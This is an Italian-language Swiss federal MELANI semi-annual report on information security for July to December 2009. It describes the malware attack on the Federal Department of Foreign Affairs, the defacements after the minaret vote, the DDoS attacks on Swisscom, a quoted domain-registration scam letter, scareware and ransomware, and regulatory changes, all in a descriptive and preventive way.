Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra


Organo strategia informatica della Confederazione OSIC
Servizio delle attività informative della Confederazione SIC

Centrale d'annuncio e d'analisi per la sicurezza dell'informazione MELANI
www.melani.admin.ch

Sicurezza dell'informazione

Situazione in Svizzera e a livello internazionale

Rapporto semestrale 2009/II (luglio – dicembre)



Indice

1 Cardini dell'edizione 2009/II

Furto di informazioni – Attacchi all'UE, ai difensori del clima, a Google, alle banche e altri

Nel corso degli ultimi mesi si è avuto notizia di un numero sempre maggiore di casi di furto di dati – successivamente offerti in vendita, soffiati ai media o sfruttati abusivamente per altri scopi – dai sistemi di computer di persone, di amministrazioni e di imprese per il tramite di malware o di accesso insider. I casi più eminenti riportati dai media riguardano gli attacchi contro Javier Solana e la Segreteria generale dell'UE, i messaggi di posta elettronica sottratti a singoli ricercatori poco prima del vertice sul clima, i dati della clientela di HSBC e gli attacchi a Google, Adobe e ulteriori imprese nel dicembre 2009.

► Situazione attuale in Svizzera: Capitolo 3.1

► Situazione attuale a livello internazionale: Capitoli 4.1 4.3

► Tendenze 5.1

Hacking politico dopo l'accettazione dell'iniziativa sul divieto di costruzione di minareti

Dopo l'accettazione dell'iniziativa sul divieto della costruzione di minareti si è assistito al defacement di alcune migliaia di siti Web svizzeri, deturpati con scritte politiche o religiose. Il defacement di siti Web non è una novità. Quel che traspare è però che Internet viene viepiù sfruttato come rapida valvola di protesta politica e religiosa. È quanto emerge altresì nel caso dell'attacco DDoS contro un blogger georgiano nel primo anniversario del conflitto in Georgia.

► Situazione attuale in Svizzera: Capitolo 3.2

► Situazione attuale a livello internazionale: Capitolo 4.2

Protezione di dati personali e confidenziali

Nell'era digitale la protezione dei dati personali e confidenziali occupa il primo posto. Ciononostante si assiste ripetutamente a un deflusso involontario di dati dovuto alla pressione dei costi, alla disattenzione, all'assenza di formazione dei collaboratori e di processi continui di salvaguardia oppure a configurazioni errate.

► Situazione attuale a livello internazionale: Capitolo 4.6

- **Attacchi DDoS a scopi diversi**

  Gli attacchi DDoS contro le imprese e i Governi perseguono i più diversi obiettivi. I loro autori tentano di carpire denaro o di bloccare l'espressione politica (► Situazione attuale a livello internazionale: Capitolo 4.2, di eliminare la concorrenza (► Situazione attuale in Svizzera: Capitolo 3.3) oppure di indirizzare la clientela sulla propria «giusta» offerta (► Situazione attuale a livello internazionale: Capitolo 4.7.

- **Frequenza degli attacchi contro i sistemi svizzeri di e-banking nel raffronto con altri Paesi**

  Numerosi fornitori di prestazioni finanziarie utilizzano nuove soluzioni di sicurezza e hanno ampliato l'infrastruttura in maniera da attenuare l'interesse dei criminali. I forum clandestini russi sconsigliano di prendere in considerazione la Svizzera perché il banking online è troppo complesso e l'utile troppo limitato.

  ► Capitolo 5.3 e Allegato 7.2

2 Introduzione

Il decimo rapporto semestrale (luglio – dicembre 2009) della Centrale d'annuncio e d'analisi per la sicurezza dell'informazione (MELANI) spiega le principali tendenze nel campo dei pericoli e dei rischi che accompagnano le tecnologie dell'informazione e della comunicazione (TIC). Esso presenta un compendio degli avvenimenti in Svizzera e all'estero, illustra i principali sviluppi in ambito di prevenzione e presenta in sintesi le attività più importanti degli attori statali e privati. Le spiegazioni dei concetti di natura tecnica o specialistica (*termini in corsivo*) sono riunite in un **glossario** (**capitolo 6**) alla fine del presente rapporto. Le valutazioni di MELANI sono di volta in volta evidenziate dal loro colore.

I temi scelti del presente rapporto semestrale sono accennati nel **capitolo 1**.

I **capitoli 3 e 4** abbordano le avarie e i crash, gli attacchi, la criminalità e il terrorismo che presentano relazioni con le infrastrutture TIC. Per il tramite di esempi scelti sono illustrati i principali avvenimenti della seconda metà del 2009. In merito il capitolo 3 tratta i temi nazionali, il capitolo 4 i temi internazionali.

Il **capitolo 5** presenta le tendenze e una prospettiva delle evoluzioni attese.

Il **capitolo 7** è un allegato contenente ampie spiegazioni e istruzioni tecniche su tematiche scelte del rapporto semestrale.

3 Situazione attuale dell'infrastruttura TIC a livello nazionale

3.1 Il DFAE obiettivo di un attacco con software nocivo

Il Dipartimento federale degli affari esteri (DFAE) è divenuto l'obiettivo di un attacco professionale di virus. Il 14 ottobre 2009 si è verificato un problema con un server. Nel quadro dell'analisi successiva da parte di Microsoft sono stati individuati punti oscuri e codici sconosciuti. Il DFAE ha quindi informato l'Ufficio federale dell'informatica e della telecomunicazione (UFIT) e la Centrale d'annuncio e d'analisi per la sicurezza dell'informazione (MELANI) in vista di primi chiarimenti. Da tali chiarimenti è poi emerso che il DFAE è stato vittima di un attacco professionale di *malware*. Nel quadro di questo attacco gli autori ignoti hanno utilizzato un software speciale per accedere all'infrastruttura IT del dipartimento e procurarsi informazioni in maniera mirata. Il *software nocivo* era estremamente ben camuffato e ha inizialmente provocato avarie praticamente impercettibili dell'infrastruttura IT.

A titolo di misura immediata il DFAE ha isolato per più giorni la sua rete IT da Internet. Così facendo si intendeva impedire il flusso di dati verso l'esterno e rendere impossibile una manipolazione dell'infrastruttura informatica da parte di terzi. Ne sono stati toccati diversi servizi, come ad esempio quello del rilascio dei visti. Oltre agli specialisti IT del DFAE hanno contribuito ad affrontare queste sfide tecniche anche specialisti dell'UFIT e di MELANI. Il Ministero pubblico della Confederazione ha avviato in merito una procedura di inchiesta.

Oggigiorno gli attacchi con malware sono moneta corrente. Gli autori di questi attacchi si differenziano per obiettivo, motivazione, know-how utilizzato e modalità degli attacchi. Si diffonde quindi su vasta scala malware per accedere ai dati di login e di password. Le imprese e le amministrazioni ricevono ad esempio e-mail infettati da malware sebbene gli autori non siano focalizzati su di esse. Questi eventi rappresentano piuttosto l'eccezione e non sono praticamente mai coronati dal successo oppure sono rapidamente individuati. Se l'obiettivo consiste nell'attacco a una determinata persona, impresa o unità amministrativa si procede all'attacco mirato di una determinata cerchia di persone. Nel caso descritto qui sopra si può presumere che gli autori abbiano attaccato in maniera mirata l'Amministrazione federale. Il Ministero pubblico della Confederazione ha pertanto avviato una procedura per servizio illecito di informazione. Fino alla conclusione di questa inchiesta non può essere fornita alcuna informazione ulteriore sui possibili autori o sull'entità dell'attacco. Non possono pertanto essere confermate, né smentite le speculazioni in questo senso formulate nel corso degli ultimi mesi da persone private.

3.2 Defacement di siti Web in seguito all'accettazione dell'iniziativa sul divieto di costruzione di minareti

Dopo la votazione sull'iniziativa relativa al divieto della costruzione di minareti numerosi siti Web svizzeri sono stati deturpati. Nel caso della *deturpazione* (del cosiddetto «*defacement*») si sfruttano in genere le lacune di sicurezza dei server Web per modificare la pagina iniziale. In un primo caso – che si è verificato immediatamente dopo la votazione – sono stati colpiti circa 300 siti di un hosting provider bernese e fra di loro, secondo le indicazioni fornite dal provider in questione, i siti Internet di sezioni locali di diversi schieramenti politici. Sui siti Web modificati figurava tra l'altro il testo «*You see ! No need to ban Mosque minarets and be pretty sure that islam will grow up all over the world !*», circostanza che costituisce indubbiamente il collegamento con l'iniziativa sul divieto della costruzione di minareti. Il sito era firma-

to come usuale con lo pseudonimo di un hacker, in questo caso «r0ver for Wizardz». Il sito Web presentava uno stile di defacement usuale, il che consente di presumere che l'autore sia già attivo da tempo sulla scena dello hacking. Anche se nella maggioranza dei casi si dovesse trattare di scoperte casuali di lacune di sicurezza dei server, un gruppo di hacker si è focalizzato apparentemente sui siti dell'UDC.

«Zone-h», un servizio che pubblica i defacement di siti Web, ha registrato dal 30 novembre 2009 quasi 5000 siti Web svizzeri deturpati. Si tratta soprattutto di defacement di massa, nel senso che l'attacco è diretto di volta in volta contro più siti. A fine dicembre i numeri erano nuovamente in calo.

I defacement di siti Web come espressione di una valvola di sfogo politico, sportivo o religioso non sono una novità. Nel novembre del 2005 ad esempio, dopo la partita di barrage contro la Turchia, nel corso della quale la Svizzera si qualificò per il girone finale del Campionato mondiale di calcio, si registrarono reazioni violente su Internet. Numerosi forum su server svizzeri furono attaccati e i siti Web deturpati. Vi furono inseriti slogan come «Welcome to hell» o «Made in Turkey». Su un sito Web furono inseriti l'inno nazionale turco e citazioni di Atatürk. Si presume che hacker turchi abbiano anche manipolato il sito Web del Ministero croato degli affari esteri in occasione della partita Croazia – Turchia del Campionato europeo di calcio Euro08. Al posto del testo originale venne inserita una bandiera turca.

3.3 Attacchi DDoS contro Swisscom e clienti di Swisscom

Da parecchi mesi autori sconosciuti hanno perpetrato attacchi di tipo *Distributed Denial of Service* (abbrev. DDoS) contro portali sessuali svizzeri. Simili casi sono stati comunicati anche alla Centrale d'annuncio e d'analisi per la sicurezza dell'informazione (MELANI). Nel caso di un simile attacco migliaia di PC accedono simultaneamente a un determinato sito Web che giunge al collasso sotto il peso enorme degli accessi e non può più essere chiamato.

A metà giugno 2009 sono stati registrati due attacchi DDoS sulla rete IP-Plus di Swisscom. Gli attacchi erano destinati a costringere Swisscom a togliere dalla rete un offerente di Internet che è tra l'altro specializzato nel settore dell'erotismo. L'enorme aumento del traffico dei dati – che a livello nazionale ha riguardato anche altri provider – ha pregiudicato il traffico dati di circa 20 altri clienti di Swisscom. Per un breve periodo di tempo alcune homepage non sono state accessibili. Il contratto con il cliente nei cui confronti era diretto l'attacco è stato sciolto. In primo piano sono state poste in merito considerazioni di tutela degli interessi degli altri clienti di Swisscom. Nel caso degli attacchi DDoS sferrati direttamente contro un sito Web sono stati compromessi anche altri siti situati sul medesimo server o sulla medesima rete. Swisscom ho sporto denuncia penale contro ignoti.


Gli attacchi DDoS contro i siti pornografici svizzeri sono noti. Fin dall'autunno del 2007 diversi siti Web, come ad esempio sexy-tipp.ch, sono stati attaccati per il tramite di una *rete bot*. Sebbene i proprietari abbiano cambiato provider a più riprese il portale è rimasto inaccessibile per più mesi. Altri siti Web collegati all'ambiente delle case chiuse zurighesi hanno subito la medesima sorte. Secondo le affermazioni del suo esercente, il sito Web happysex.ch non è stato raggiungibile per più mesi in seguito ad attacchi. Nel caso descritto qui sopra sembra che gli aggressori non abbiano preso direttamente di mira i siti erotici, bensì tentato di indurre il provider a non più esercitare lo hosting di siti Web del pertinente cliente con un attacco alle sue infrastrutture.

Nel settore svizzero dell'erotismo si combatte a pugni stretti. È quindi senz'altro possibile che dietro gli attacchi si celi un concorrente. È comunque anche ipotizzabile che gli attacchi siano stati dettati da considerazioni morali.

Questi attacchi sono particolarmente preoccupanti a causa dei danni collaterali che gli aggressori provocano. Dato che gli attacchi non sono sempre diretti contro un solo sito web, ma bensì contro l'infrastruttura del provider di hosting (server web), anche altri siti Internet e reti sono compromessi. Nella migliore delle ipotesi i danni collaterali risultano esser solamente perdite finanziarie, ma nella peggiore delle ipotesi possono essere perturbati o interrotti processi critici che dipendono dalle reti interconnesse.

3.4 Truffa con registrazioni falsificate di domini

Nel secondo semestre del 2009 MELANI è stata resa attenta a numerosi casi di invio di richieste falsificate di registrazione di *domini* alle imprese. Nella lettera, rispettivamente nell'e-mail, si fa puntualmente riferimento a domini CH esistenti e attivi. La richiesta di registrazione articolata in maniera professionale fa stato di volta in volta di un'altra desinenza, come .net. ,biz, .eu. Questa circostanza suscita l'impressione che l'impresa corrispondente abbia già registrato o ordinato i domini, ma che il pagamento sia ancora dovuto. L'importo richiesto per i domini è estremamente elevato. Nel caso illustrato qui sotto era di 259 euro all'anno per tre domini, ossia quasi 400 CHF. A titolo di confronto: un dominio CH costa 17 CHF all'anno. La Centrale d'annuncio e d'analisi per la sicurezza dell'informazione (MELANI) non ha ancora potuto accertare se l'impresa ha effettivamente registrato i domini dopo un eventuale pagamento.



GLOBAL NETSOURCE

REMINDER

Global Netsource Ltd
483 Green Lane
London N13 4BS
United Kingdom
Tel: +44 (0)20 331 805 78
Fax: +44 (0)20 331 805 79
E-mail: info@global-netsource.com
Internet: www.global-netsource.com

[redacted]
Switzerland

Date: 30/10/09
Expiry Date: 30/11/09
Number: [redacted]
Ref code: [redacted]

We have noticed that you have not submitted payment for our top domain package solicitation of September 2009. If you have paid in the last ten business days or rejected the solicitation, please disregard this notice and accept our thanks.

The domains which we will register for you will redirect visitors to your current domain and thereby enhance your visibility on internet and prevent other parties from misusing your company name and taking benefit of your reputation.

Your current domain: http://www[redacted].ch

Details

Qty	Description	Term	Price	VAT	Total
1	Registration of top domain package: [redacted].net .biz .eu	365 days	259	0	259 EUR

This is the final reminder to accept the terms of our original solicitation which will lapse on the expiry date. Please see webpage for the full terms and conditions. Contract will arise on your timely submission of payment and you have no obligation to enter into legal relations with us.

Amount: 259 EUR
VAT (not invoiced for EC customers)* 0 EUR
Total payable: 259 EUR

Sales to European Union companies having a Value Added Tax number are not subject to Vat.

How to pay:

Bank: Lloyds TSB
Account holder: Global Netsource Ltd
Account number: 01380562
IBAN: GB35LOYD30938401380562
Swift code: LOYDGB21055

We accept PayPal: PayPal

Credit card payment is available through our webpage **www.global-netsource.com**

Please include your Ref code and VAT No. in your correspondence.

Global Netsource Ltd * 483 Green Lanes, London N13 4BS, United Kingdom * Tel: +44(0)20 331 805 78 * Fax: +44(0)20 331 805 79
E-mail: info@global-netsource.com * Internet: www.global-netsource.com

Questo genere di truffa non è nuovo. Finora tuttavia era noto soprattutto nell'ambito di registrazioni in elenchi dubbi di indirizzi. Un'affinità è costituita dal fatto che ci si rivolge prevalentemente alle imprese. Le lettere suscitano sempre l'impressione che l'impresa sollecitata abbia già effettuato un ordine/una registrazione, rispettivamente che si tratti della proroga di un contratto esistente. In merito gli autori speculano che chi elabora la lettera la consideri autentica e paghi l'importo senza porre ulteriori domande.

3.5 Presunte offerte gratuite contro virus, scareware, rogueware e ransomware

Presunta offerta gratuita di scansione dei virus mediante e-mail

Mercoledì 5 agosto 2009 sono circolati e-mail con il soggetto: «Avvertimento virus per il "destinatario" – il vostro PC non è protetto» in provenienza da un presunto servizio di avvertimento sui virus e che invitavano a scaricare uno scanner antivirus apparentemente gratuito. Con riferimento al Deutsches Bundesamt für Sicherheit in der Informationstechnik (BSI) gli e-mail avvertivano della presenza di un software nocivo particolarmente pericoloso. Il destinatario era invitato a cliccare su un link per installare lo scanner antivirus offerto sul pertinente sito Web. Dietro tale link si celava un abbonamento a pagamento per scaricare un software antivirus normalmente gratuito. Il BSI si è distanziato da questo annuncio indicando che per il momento non aveva diffuso un avvertimento esplicito su un virus particolarmente pericoloso. Gli e-mail sono stati soprattutto inviati in Germania, ma anche in Svizzera numerosi destinatari hanno preso contatto con la Centrale di annuncio e di analisi per la sicurezza dell'informazione (MELANI).

Concretamente dietro il link si celava un'offerta del servizio online Mix-Download.com della First Level Communication Ltd. Agli utenti veniva promessa la versione gratuita di Avira Antivir, fermo restando che a tale scopo si doveva tuttavia compilare preliminarmente un modulo. Accanto ad esso figurava invero l'indicazione «Premendo il pulsante <Annuncio> assumete costi annui di 96 euro IVA compresa (12 mesi a 8 euro). Durata del contratto 2 anni», ma questa dicitura poteva facilmente sfuggire, tra l'altro a causa della sua ombreggiatura grigia.

In Internet esistono numerose offerte cha a prima vista sembrano gratuite. Queste offerte perseguono l'obiettivo di indurre l'utente a una rapida conclusione del contratto o ricezione della prestazione, fermo restando che il fattore costo, come pure altre condizioni contrattuali, sono presentati in maniera poco visibile. Una volta che un simile «contratto» è stato concluso si succedono diffide e minacce di esecuzione per intimidire il cliente. Il Segretariato di Stato dell'economia (seco) ha già pubblicato un opuscolo informativo[1] in merito.

Finora si è soprattutto tentato di attirare gli utenti di Internet su siffatti siti per il tramite di motori di ricerca. A tale scopo, dopo l'immissione di determinate parole chiave, appaiono sulla parte superiore di Google corrispondenti offerte. Sembra che ora si tenti anche di raggiungere gli utenti tramite e-mail.

[1] http://www.seco.admin.ch/dokumentation/publikation/00035/00038/02033/index.html?lang=de (stato: 14.02.2010).

Scareware – Intimidazione con programmi anti-virus falsificati

Un altro metodo utilizzato dai criminali informatici per intimidire gli utenti inconsapevoli di Internet è l'impiego del cosiddetto *scareware* (scare [ingl.] = spaventare). Si tratta nella fattispecie di un software destinato a disorientare o impaurire gli utenti di computer. Nella maggior parte dei casi si tratta di programmi antivirus falsificati che fanno credere agli utenti che il loro computer è infettato da un software nocivo[2]. Per eliminare questo software nocivo occorre acquistare una versione a pagamento del programma[3]. Tipicamente il layout dell'interfaccia utente e gli avvisi forniti dallo scareware assomigliano talmente ai programmi antivirus seri al punto da trarre in inganno, ragione per la quale l'utente inesperto non intravvede affatto la differenza[4]. Le varianti di scareware sono molteplici: alcuni di essi tentano di attirare l'attenzione dell'utente su di sé mediante avvisi o animazioni su un sito Web oppure tramite semplici finestre pop-up e di indurlo a scaricare manualmente il programma, mentre altri scareware si installano direttamente sul computer via drive-by download. Il vettore degli attacchi può però anche essere un allegato infettato dell'e-mail. Una volta installato lo scareware non può praticamente più essere eliminato. Esso annuncia regolarmente numerose infezioni pericolose e invita ad acquistare la versione completa o a effettuare una registrazione costosa del presunto programma antivirus. Lo scareware può anche integrare il computer in una *rete bot*.

Finora la maggior parte dei programmi scareware era in inglese. Il successo conseguito dai criminali informatici potrebbe però sfociare nell'offerta di un numero sempre maggiore di versioni linguistiche. La medesima evoluzione è già stata osservata per quanto riguarda gli e-mail di *phishing*[5].

MELANI raccomanda di utilizzare unicamente software antivirus di offerenti conosciuti e seri e di scaricarli preferibilmente dai siti Web dei produttori. Gli utenti non devono in nessun caso cliccare su link ricevuti tramite e-mail da mittenti sconosciuti.

Rogueware

I rogueware (rogue [ingl.] = farabutto, canaglia) sono programmi nocivi che tentano di indurre gli utenti a effettuare pagamenti «volontari» intimidendoli, ingannandoli o perturbandoli nell'utilizzazione del computer. Simulando fatti falsi gli utenti sono spinti all'acquisto di un software o di una licenza destinati a proteggerli da pericoli inesistenti, ma in realtà unicamente provocati da rogueware. La presentazione dei programmi è sovente a tal punto professionale da impedire agli utenti di realizzare di essere divenuti la vittima di criminali[6]. Se per l'acquisto del prodotto offerto si utilizza una carta di credito gli autori possono inoltre abusare di questi dati e/o rivenderli. Se nel caso poi di una eventuale «registrazione» sono comunicati dati personali come l'indirizzo postale, la data di nascita ecc. il furto di identità è ulteriormente favorito.

Ransomware

Oltre allo «scareware» descritto più sopra uno speciale tipo di rogueware è il ransomware (ransom [ingl.] = riscatto). Un siffatto programma nocivo cifra i dati sul computer (sovente la

---

[2] http://www.heise.de/security/artikel/Zweifelhafte-Antiviren-Produkte-270094.html

[3] http://blog.trendmicro.com/rogue-av-scams-result-in-us1150m-in-losses/

[4] http://www.pcwelt.de/start/sicherheit/virenticker/news/2105819/macatte-imitiert-mcafee/

[5] Cfr. rapporti semestrali MELANI 2008/II capitolo 5.1; 2007/I capitolo 4.2. http://www.melani.admin.ch/dokumentation/00123/00124/index.html?lang=de (stato: 14.02.2010).

[6] http://www.pcwelt.de/start/sicherheit/antivirus/news/2106557/scareware-im-windows-7-look/

cartella «Documenti») ed esige il pagamento di un'indennità[7] per la decodificazione oppure limita o blocca integralmente l'accesso a Internet finché la vittima versa un riscatto[8]. Poiché questo modo di procedere è chiaramente riconosciuto come un atto criminale. il ricattatore si espone maggiormente al pericolo di essere scoperto e di essere dichiarato colpevole. Per questo motivo si applicano con maggiore frequenza metodi analoghi a quelli dei programmi antivirus falsificati: il ransomware cifra file prescelti (perlopiù documenti Office, video e immagini) e si spaccia per un programma di riparazione che ha rintracciato «file danneggiati» (corrupted files) sul computer[9]. Da un controllo manuale dei file risulta che essi non possono effettivamente più essere aperti. Per poterli riaprire (ossia decodificarli) occorre anche in questo caso acquistare una versione completa, rispettivamente procacciarsi una licenza per il tramite di una registrazione.

I programmi antivirus seri individuano generalmente simili software nocivi. Per premunirsi nondimeno dalla perdita dei dati in caso di infestazione del computer si raccomanda di effettuare backup regolari dei dati importanti su un media esterno di memorizzazione (CD, DVD, disco rigido esterno).

3.6 Nuovi domini di primo livello (TLD) e zone di sicurezza elevata in Internet

La *Internet Corporation for Assigned Names and Numbers* (ICANN) vorrebbe creare la possibilità di registrare qualsiasi nuovo *dominio di primo livello* (Top-Level Domains TLD) e quindi, oltre agli attuali .com, .net [ecc..], ad esempio anche .berlin, .rumantsch, .google o .bank)[10].

In merito è anche prevista la possibilità di dichiarare un siffatto TLD come cosiddetta zona di alta sicurezza[11]. A tale proposito il gestore del dominio deve adempiere determinate direttive di sicurezza e di verificazione. In controparte è possibile apporre una sigla riconoscibile per l'utente sui siti Web registrati sotto questi domini. L'obiettivo di questa misura è di mostrare all'utente che ha a che fare con un partner serio e tracciabile. Si tratta per conseguenza di una misura che può rendere maggiormente degno di fiducia l'*e-commerce*; tra l'altro anche perché in caso di attività illegali le autorità di perseguimento penale dispongono di dati qualitativamente migliori per le indagini. MELANI, unitamente ai suoi colleghi inglesi e americani, ha caldeggiato alla riunione dell'ottobre 2009 dell'ICANN l'introduzione di simili zone.

La comunità Internet stabilisce le proprie priorità nell'operabilità tecnica della rete e nel libero scambio di informazioni, tutelando l'anonimità dei partecipanti. Le richieste dei consumatori sono prese solo limitatamente in considerazione e le misure che «pregiudicano» l'anonimato degli utenti sono esaminate con molto riserbo. I meccanismi di controllo costosi si scontrano anch'essi a forti opposizioni. Importa quindi che le organizzazioni di protezione dei consumatori e le autorità di perseguimento penale partecipino agli organismi di autodisciplina di Internet affinché si tenga maggior conto delle richieste dei semplici utenti di Internet.

---

[7] http://www.igi-global.com/downloads/excerpts/7647.pdf

[8] http://www.theregister.co.uk/2009/12/01/ransomware_turns_off_net_access/; http://community.ca.com/blogs/securityadvisor/archive/2009/11/30/ransomware-blocks-internet-access.aspx

[9] http://www.tecchannel.de/sicherheit/news/2025028/trojaner_verschluesselt_daten_und_verlangt_loesegeld/; http://www.f-secure.com/weblog/archives/00001850.html

[10] http://www.icann.org/en/topics/new-gtld-program.htm (stato: 14.02.2010).

[11] http://www.atlarge.icann.org/node/8267; http://www.icann.org/en/topics/new-gtlds/high-security-zone-verification-04oct09-en.pdf (stato: 14.02.2010).

3.7 Revisione delle disposizioni di esecuzione della legge sulle telecomunicazioni

Il 1° gennaio 2010 è entrata in vigore la revisione di diverse disposizioni della legge sulle telecomunicazioni. In questo contesto anche l'ordinanza concernente gli elementi d'indirizzo nel settore delle telecomunicazioni (ORAT, RS 784.104) è stata completata con un articolo 14*f* bis «Blocco di un nome di dominio in caso di sospetto abuso»[12]. Questo nuovo articolo consente di bloccare rapidamente un nome di dominio se esiste il sospetto fondato che venga utilizzato per appropriarsi di dati degni di protezione tramite metodi illegali (in particolare il phishing) o per diffondere software dannosi. Dato che nel caso di queste forme di criminalità è necessaria una reazione in tempo reale per proteggere le potenziali vittime, i servizi di lotta contro la criminalità informatica riconosciuti dall'UFCOM possono ora esigerne la chiusura presso i gestori dei registri.

È stato inoltre introdotto un nuovo capoverso 3bis all'articolo 14*f* ORAT[13]. Conformemente a questa disposizione le autorità svizzere che ne fanno richiesta nell'ambito dell'esecuzione dei loro compiti possono esigere dal titolare di un nome di dominio, per il tramite del gestore del registro, un indirizzo postale valido in Svizzera a condizione che tale indirizzo non esista. Se il titolare non adempie tale obbligo entro 30 giorni il gestore del registro deve revocare il corrispondente nome di dominio. Se viene fornito un indirizzo per la corrispondenza, tale indirizzo può fungere da nesso ai fini della competenza penale territoriale della Svizzera.

Queste modifiche sono anche state suggerite dalla Centrale per la sicurezza dell'informazione MELANI. In questo senso il nome di dominio di primo livello «.ch» non è stato considerato sufficiente come unico nesso ai fini dell'applicazione del diritto svizzero o della sottomissione della fattispecie alla giurisdizione svizzera, questo ad esempio nel caso di violazioni della legge federale contro la concorrenza sleale (LCSl, RS 241), della norma penale contro la discriminazione razziale (art. 261bis del Codice penale) o delle norme di protezione dei minori dell'articolo 197 capoverso 1 del Codice penale (accessibilità alla pornografia delle persone minori di 16 anni). Si sono pertanto dovute tollerare espressioni razziste sui siti Web ".ch" quando il registrante del dominio aveva un indirizzo negli USA e anche il server corrispondente era situato negli USA, perché in simili casi questo Paese non fornisce alcuna assistenza giudiziaria in considerazione della libertà di espressione pressoché illimitata che vige sul suo territorio. Inoltre gli offerenti svizzeri di pornografia erano svantaggiati perché dovevano installare limitazioni di accesso sui portali dei loro domini ".ch", mentre i concorrenti esteri non vi erano tenuti.

3.8 Pubblicazione del codice fonte di una cavallo di Troia per Skype

A fine agosto 2009 uno sviluppatore svizzero di software ha pubblicato il *codice fonte* di un programma che consente di ascoltare di nascosto le conversazioni su Skype. A tale scopo il programma che viene installato nel PC registra i dati audio delle conversazioni per poi caricarli come file MP3 su un server predefinito. Il cavallo di Troia in questione dispone inoltre di una funzione di autodistruzione. La persona che ha pubblicato il codice fonte aveva partecipato personalmente allo sviluppo di questo programma e collaborava presso la ditta di produzione ERA IT Solutions. Nel 2006 fu reso noto che anche la Confederazione aveva effettuato dei test di impiego del suddetto codice. Il motivo della pubblicazione è probabilmente il

[12] http://www.admin.ch/ch/d/sr/784_104/a14bist.html (stato: 14.02.2010).
[13] http://www.admin.ch/ch/d/sr/784_104/a14f.html (stato: 14.02.2010).

fatto che lo sviluppatore volesse fare maggior luce su questa problematica di sicurezza. Nel mese di dicembre lo sviluppatore ha adeguato l'applicazione a Skype 4, ma non ha però pubblicato l'integralità del codice fonte. I passaggi mancanti dovrebbero seguire in un secondo momento.

